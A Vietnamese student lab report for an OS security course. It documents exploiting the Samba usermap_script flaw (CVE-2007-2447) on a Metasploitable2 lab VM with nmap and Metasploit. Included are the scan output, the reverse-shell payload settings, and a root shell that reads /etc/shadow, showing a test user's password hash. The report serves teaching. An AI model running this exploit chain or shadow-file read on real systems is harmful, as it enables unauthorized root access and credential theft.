HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN

Môn: AN TOÀN HỆ ĐIỀU HÀNH

BÁO CÁO BÀI THỰC HÀNH SỐ 1

Họ và tên sinh viên:
Đỗ Tiến Sĩ
Mã số sinh viên:
B20DCAT153

Họ và tên giảng viên:
PGS.TS. Hoàng Xuân Dậu

Hà Nội 3/2023 (tháng/năm)

I. Mục đích

- Tìm hiểu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH.

- Luyện thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.


II. Chuẩn bị:

1. Các phần mềm, công cụ cần có
- Kali Linux
- Metasploit
– Metasploitable 2: Máy ảo VMWare chứa lỗi, có thể tại tại: Metasploitable
- Browse /Metasploitable2 at SourceForge.net
2. Tìm hiểu về các lỗ hổng bảo mật trên một số DV của Ubuntu
- Metasploitable là một máy ảo VMWare được tích hợp nhiều dịch vụ chứa các lỗi bảo mật đã biết cho phép khai thác kiểm soát hệ thống từ xa phục vụ học tập. Danh sách các lỗ hổng và hướng dẫn khai thác có thể tìm tại: https://www.hackingarticles.in/comprehensive-guide-on-metasploitable
- Lỗ hổng là lỗ hổng bảo mật CVE-2007-2447 trên dịch vụ chia sẻ file SMB (Samba) với các phiên bản Samba 3.0.0 đến 3.0.25rc3 có thể cho phép thực thi mã từ xa. Chi tiết về lỗ hổng này có thể tìm tại: NVD - CVE-2007-2447 (nist.gov)

III. Nội dung thực hành

1. Cài đặt các công cụ, nền tảng

Cài đặt Kali Linux:




Tải và cài đặt Metasploitable2 làm máy victim:

Và tạo user mới là sidt153


```
metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ sudo useradd sidt153
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo passwd sidt153
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$
```

2. Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại:

Tìm địa chỉ IP của máy victim, kali:



Kiểm tra kết nối mạng giữa các máy:



```
msfadmin@B20AT153-Si-meta:~$ ping -c 192.168.17.139
Usage: ping [-LRUbdfnqrvVaA] [-c count] [-i interval] [-w deadline]
            [-p pattern] [-s packetsize] [-t ttl] [-I interface or address]
            [-M mtu discovery hint] [-S sndbuf]
            [ -T timestamp option ] [ -Q tos ] [hop1 ...] destination
msfadmin@B20AT153-Si-meta:~$ ping -c 4 192.168.17.139
PING 192.168.17.139 (192.168.17.139) 56(84) bytes of data.
64 bytes from 192.168.17.139: icmp_seq=1 ttl=64 time=1.28 ms
64 bytes from 192.168.17.139: icmp_seq=2 ttl=64 time=1.00 ms
64 bytes from 192.168.17.139: icmp_seq=3 ttl=64 time=1.22 ms
64 bytes from 192.168.17.139: icmp_seq=4 ttl=64 time=1.07 ms

--- 192.168.17.139 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 1.002/1.145/1.287/0.116 ms
msfadmin@B20AT153-Si-meta:~$
```

Sử dụng công cụ nmap để rà quét các lỗ hổng tồn tại trên máy chạy Metasploitable2:


- Quét cổng dịch vụ netbios-ssn cổng 139:

```
┌──(kali㉿B20DCAT153-Si-Kali)-[~]
└─$ nmap --script vuln -p139 192.168.17.140
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-15 20:33 EDT
Stats: 0:00:38 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.20% done; ETC: 20:33 (0:00:02 remaining)
Nmap scan report for 192.168.17.140
Host is up (0.012s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 142.93 seconds
```

- Quét cổng dịch vụ microsoft-ds cổng 445

```
┌──(kali㉿B20DCAT153-Si-Kali)-[~]
└─$ nmap --script vuln -p445 192.168.17.140
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-15 20:36 EDT
Nmap scan report for 192.168.17.140
Host is up (0.0019s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 141.87 seconds
```


3. Khai thác tìm phiên bản Samba đang hoạt động



4. Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root:

```
[*] Using exploit/multi/samba/usermap_script
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://githu
                                      b.com/rapid7/metasploit-framework/wik
                                      i/Using-Metasploit
   RPORT   139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.17.139   yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.17.140
RHOSTS => 192.168.17.140
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) >
```

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.17.140
RHOSTS => 192.168.17.140
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.17.139:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo mO7Z13J4veNPg3Ed;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "mO7Z13J4veNPg3Ed\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.17.139:4444 → 192.168.17.140:474
08) at 2023-03-15 21:08:59 -0400

whoami
root
uname-a
sh: line 8: uname-a: command not found
uname -a
Linux B20AT153-Si-meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686 GNU/Linux
cat /etc/shadow | grep sidt153
sidt153:$1$P22Uu7u9$ioTKP2pd4.gQ/se.G55ZJ1:19431:0:99999:7:::
```



Mật khẩu của sidt153 là 1